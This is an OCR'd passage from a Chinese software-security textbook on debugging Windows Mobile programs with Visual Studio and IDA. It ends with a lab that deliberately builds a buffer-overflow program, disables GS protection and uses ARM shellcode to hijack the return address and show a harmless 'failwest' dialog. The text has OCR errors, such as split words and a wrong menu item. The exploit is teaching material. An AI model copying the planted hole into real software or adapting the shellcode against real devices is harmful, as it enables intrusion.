


图 7.4.6　远程 Spy 运行界面

6．远程截图工具（Remote Zoom In）

顾名思义，这是一个可以远程截图手机屏幕的工具，当我们需要某个程序的运行截图时这个工具就会显得很重要。它的操作很简单，大家只需要按照菜单来操作即可，运行界面如图 7.4.7 所示。




图 7.4.7　远程截图工具运行界面

7.4.2 手机上的调试——Microsoft Visual Studio

当有源代码的时候 Windows Mobile 上的调试还是比较容易的，与我们在桌面版 Windows 上调试基本上相同。在这我们以 Microsoft Visual Studio 2008 为例来介绍一下源代码级别的调试。

我们以前面介绍的 Hello W orld 程序为例演示调试过程。为了方便演示，我们在程序里面再添加一个 test 函数，并在点击按钮的时候调用这个函数，我们就来分析一下这个函数的调用过程。函数代码与调用代码如下所示。

```
int test(int a, int b, int c, int d, int e)
{
int f=a+b+c+d+e;
return f;
}
void CHello_WorldDlg::OnBnClickedButton1()
{
      // TODO: Add your control notification handler code here
      test(1,2,3,4,5);
      MessageBox(L"Hello World");
}
```

首先我们在 test(1,2,3,4,5)这句上面按 F9 键下断点，然后按 F5 键让程序运行。待模拟器运行好后，我们单击界面上的“test”按钮，程序就会中断在 test(1,2,3,4,5)这句上，如图 7.4.8 所示。




图 7.4.8 程序中断在我们设置的断点上

您可能会说接下来不就是按 F10 键或者 F11 键单步调试嘛，但是如果只是简单的按 F10 键或 F11 键进行单步调试函数调用时候的很多细节如寄存器、堆栈等信息我们是看不全的，所以此时我们需要更为详细的调用过程。我们可以通过菜单“Debug->Windows->Disassembly”来切换到汇编代码窗口，在汇编代码窗口我们可以看到函数调用前的参数传递过程，这时我们可以按 F10 键单条执行汇编。在这个过程中我们还可以通过菜单“Debug->Windows->Registers”打开寄存器窗口来观察寄存器的变化状态，如图 7.4.9 所示。




图 7.4.9　汇编代码窗口和寄存器窗口

当程序执行到图 7.4.9 所示的 BL 指令时，按 F11 键跟入这个 BL，就可以发现程序保存返回地址、读取参数、函数结束时根据堆栈中返回地址返回等过程的代码，如图 7.4.10 所示。




图 7.4.10　函数的执行过程

至此 test 函数的调用过程我们就调试分析完成了，是不是很简单？有了这点基础我们就可以结合堆栈中的内存数据来分析程序是不是发生了溢出、溢出点在哪以及哪次操作触发了漏洞等。将在“7.5 手机上的 exploit me”一节更为详细的介绍这一过程。

7.4.3 手机上的调试——IDA

很多的时候我们是在没有程序源代码的情况下进行调试的，这时候我们该怎么调试呢？虽然 VS 也有远程进程调试能力，但是它也只能 attach 到某个进程上，不能从程序启动的时候就开始调试。这时我们就需要请出 IDA 了，IDA 里边包含着一些远程调试组件，其中一个就是为 Windows CE 设计的，我们就可以利用这个组件来调试 Windows Mobile 上的程序。

大家首先要确定 IDA 是不是支持 Windows CE 的调试。以 IDA 5. 5 为例，如果 IDA 支持 Windows CE 的调试，那么打开 IDA 后在“Debugger->run”菜单下面就可以看到“Remote WinCE debugger”选项，如图 7.4.11 所示。




图 7.4.11 支持 WinCE 调试的 IDA

由于这次我们不使用 VS 了，所以我们要手动启动 Windows Mob ile 模拟器，并将其与 Activesync 进行连接，这样 IDA 才能够将要调试的二进制文件复制到模拟器里进行调试。

虽然我们这次不使用 VS，但是我们还要借助它里边的一个小工具来启动 Windows Mo bile 模拟器。这个小工具就是设备仿真管理器，大家可以通过 VS 中“Tools->Device Em ulater Manager”菜单来启动这个工具。启动该工具后首先右键点击相应型号的模拟器选择 Connect，再次右键点击选择 Gradle，如果一切顺利的话就可以看到右下角的 Activesync 显示连接完成。如图 7.4.12 所示。

待模拟器与 Activesync 连接好后，我们用 IDA 打开要调试的文件。依然以前面的 Hello World 程序为例，我们来观察一下程序调用 MessageBox 的过程。

首先我们需要确定函数调用 MessageBox 的位置，现在我们知道 MessageBox 里面弹出是字符串“Hello World”，所以我们可以通过查找“Hello World”来确定 MessageBox 调用的过程。我们可以通过菜单“View->Open su bviews->strings”就可以打开字符串窗口了，里边显示出程

序中所有的字符串，这与 OllyDbg 中的查找参考字符串的功能是类似的，如图 7.4.13 所示。




图 7.4.12　连接模拟器与 Activesync




图 7.4.13　字符串窗口

我们很容易地就可以找到“Hello World”字符串，双击这个字符串所在行，就可以来到字符串在程序中的位置，如图 7.4.14 所示。大家注意观察 DATA XREF 后边的内容，这就是程序中引用这个字符串的位置，也就是调用 MessageBox 前参数的布置时引用，所以 MessageBox 就是在这个函数中调用的。我们双击后边的 sub_113B0 就可以来到这个函数中。

来到这个函数中后，大家看着这些汇编指令是不是很熟悉？对！这些指令包含了调用 test 和 MessageBox 函数指令，如图 7.4.15 所示。

图 7.4.14 字符串的详细信息




图 7.4.15 调用 MessageBox 的函数体内容

看来是找对地方了。通过对代码的分析，我们可以确定 0x000113EC 处的 BL 指令就是调用 MessageBox 的指令，所以我们在这行按 F2 键设置断点，然后让程序开始运行，并单击界面上的“test”按钮，程序会在我们设置断点的位置中断，如图 7.4.16 所示。




图 7.4.16　程序在断点上中断

我们按 F7 键跟入这个函数，现在我们实际上已经进入 MessageBox 函数体内了，观察周围的汇编代码我们可以发现程序实际上是调用了 MessageBoxW 函数来完整对话框的显示的，如图 7.4.17 所示。这个过程我们就不过多讨论了，有兴趣的朋友可以继续跟踪一下。




图 7.4.17　MessageBox　函数体内汇编代码

我们按 F8 键单步执行程序，当执行完 MessageBoxW 后对话框就会在模拟器上显示出来。我们关掉弹出的对话框后程序就会转到继续执行，当我们执行完 0x003E27C 处的 BL 语句后就会返回 Hello World 程序中继续执行，如图 7.4.18 所示。




图 7.4.18　程序即将完成 MessageBox 调用并返回

7.5　手机上的 exploit me

Windows Mobile 的内存管理和 ARM 体系结构我们都有了初步的了解，接下来我们来看看本章的主角：手机上的 exploit me。

其实手机上的溢出与 PC 上的溢出在本质上是相同，都是向缓冲区内复制超长的数据来覆盖程序重要数据结构，来达到控制程序的目的。在这我们将通过以下代码来演示手机上的 exploit me。

```
// vul.cpp : Defines the entry point for the console application.
//
#include"stdafx.h"
#include<windows.h>
#include<commctrl.h>
int display(void)
{
      FILE * fp;
      char buf[16];
      if(!(fp=fopen("\\exploit.txt","r")))
                return 0;

      fread(buf,1,100,fp);
      printf("file: %s",buf);
      return 1;
}
int _tmain(int argc, _TCHAR* argv[])
{
```

```
        int flag=0;
        flag=display();
        return 0;
}
```

对代码和实验思路解释如下。

（1）我们在 display 函数里面申请 16 个字节的空间 buf。

（2）从 exploit.txt 中读出 100 个字节并放入 buf 中，由于 buf 的空间会有 16 个字节，所以当读入的数据过长时就会造成缓冲区溢出，覆盖 display 函数的返回地址。

（3）通过覆盖函数的返回地址，我们可以在函数返回时将程序劫持到我们的 shellcode 中执行。

实验环境如表 7-5-1 所示。

表 7-5-1　实验环境

	推荐使用的环境	备　注
PC 操作系统	Window XP SP2	
编译器	Visual Studio 2008	
编译选项	禁用 GS 选项	
build 版本 r	elease 版本	
Windows Mobile SDK	Windows Mobile 6 Pro	

本次实验我们使用一个弹出 failwest 对话框的 shellcode，shellcode 的机器码及解释如下所示。

```
\x31\x31\x31\x31          填充
\x31\x31\x31\x31          填充
\x31\x31\x31\x31          填充
\x31\x31\x31\x31          填充
\x24\xFC\x02\x00          弹出对话框的机器码在内存中的位置
\x00\x00\xA0\xE3          MOV R0, #0
\x0C\x10\x8F\xE2          ADR R1, failwest
\x08\x20\x8F\xE2          ADR R2, failwest
\x00\x30\xA0\xE3          MOV R3, #0
\x14\x40\x9F\xE5          LDR R4,=MessageBox
\x14\xFF\x2F\xE1          BX R4
\x66\x00\x61\x00          fa
\x69\x00\x6C\x00          il
\x77\x00\x65\x00          we
\x73\x00\x74\x00          st
\x00\x00\x00\x00          NULL
\x20\xF7\xF7\x03          Windows Mobile 6 上 Messagebox 函数的地址
\x00\x00\x00\x00          NULL
```

我们将上面的机器码通过十六进制编辑的方式保存为 exploit.txt 以备后用。

首先我们需要构建一个有溢出漏洞的手机程序。建立漏洞程序的过程与 7.3 节中的介绍的过程基本一致，只是我们建立工程的时候不再选择 MFC，而是 Console 工程，建立过程中有两点区别于 MFC。

（1）在 Smart Device 选项窗口的右边不再选择 MFC Smart Dev ice App lication，而是选择 Win32 Smart Device Project，如图 7.5.1 所示。




图 7.5.1　建立 Win32 Smart Device 类型的工程

（2）在接下来的 Application Setting 选项页中选择 Console Application，如图 7.5.2 所示。




图 7.5.2　选择 Console application 类型

建立好工程后将我们上面的测试代码添加到 vul.cpp 中即可，然后将工程的 GS 编译选项关闭，关于 GS 编译选项的说明及关闭方法大家请参考第 10 章的内容。

关闭 GS 编译选项后我们在 if(!(fp=fopen("\\exploit.txt","r")))上设置断点，然后以 release 模式调试运行程序。程序运行后会在我们设置的断点上中断，现在大家先不要急着操作，因为我们的 exploit.txt 还没有传到模拟器里。使用 Activesync 与模拟器进行连接，连接方法大家可以参照上一节中介绍的方法。建立好连接后，将 exploit.txt 复制到“Mobile Device->My Windows Mobile-Based Device”下面。

现在可以继续我们的调试之旅了，按一下 F10 键如果能够正确地读取 exploit.txt 就可以执行到 fread(buf,1,100,fp)这句，如果不能执行到大家就需要检查一下 exploit.txt 是否位于正确的目录下。现在切换到汇编代码窗口，继续按 F10 键单步执行，执行到 0x00011034 处的 bl 指令时暂停程序，观察一下内存周围情况。通过寄存器窗口我们可以看到 R0 的值为 0x1802fc10（如图 7.5.3 所示），这个地址就是 buf 变量起始地址，大家先记住这个值，后边会用到。当然在测试的时候这个值可能会发生变化，不过不要紧记录下这个值就行了。




图 7.5.3 buf 变量起始地址

继续单步执行程序直到 0x0001104C 处的 ldr pc,[sp],#4 指令，这条指令就是 display 函数的返回指令，sp 中存放的就是函数的返回地址，所以本次溢出的目的就是用弹出对话框机器码在内存中的起始地址来覆盖这个返回地址。我们来看看现在 sp 指向的位置，如图 7.5.4 所示。

从图 7.5.4 中我们可以看到当前 Sp 指向了 0x1802fc20（这个地址在您的测试环境中也有可能不同），而 buf 的起始地址为 0x1802fc10。也就是说只要我们向 buf 里边写入超过 16 个字节

的数据就可以覆盖函数的返回地址了，这也就是为什么在 shellcode 最前端有着 16 个字节的 0x31 填充。




图 7.5.4　当前栈顶的位置

按 F10 键继续执行程序，大家会发现程序已经转入到我们的 shellcode 中执行了，如图 7.5.5 所示。




图 7.5.5　转入 shellcoe 执行

当我们执行完 0002FC38　bxr4 指令后模拟器中就会弹出 failwest 对话框了，如图 7.5.6 所示。

图 7.5.6　弹出对话框

第 8 章　其他类型的软件漏洞

8.1　格式化串漏洞

8.1.1　printf 中的缺陷

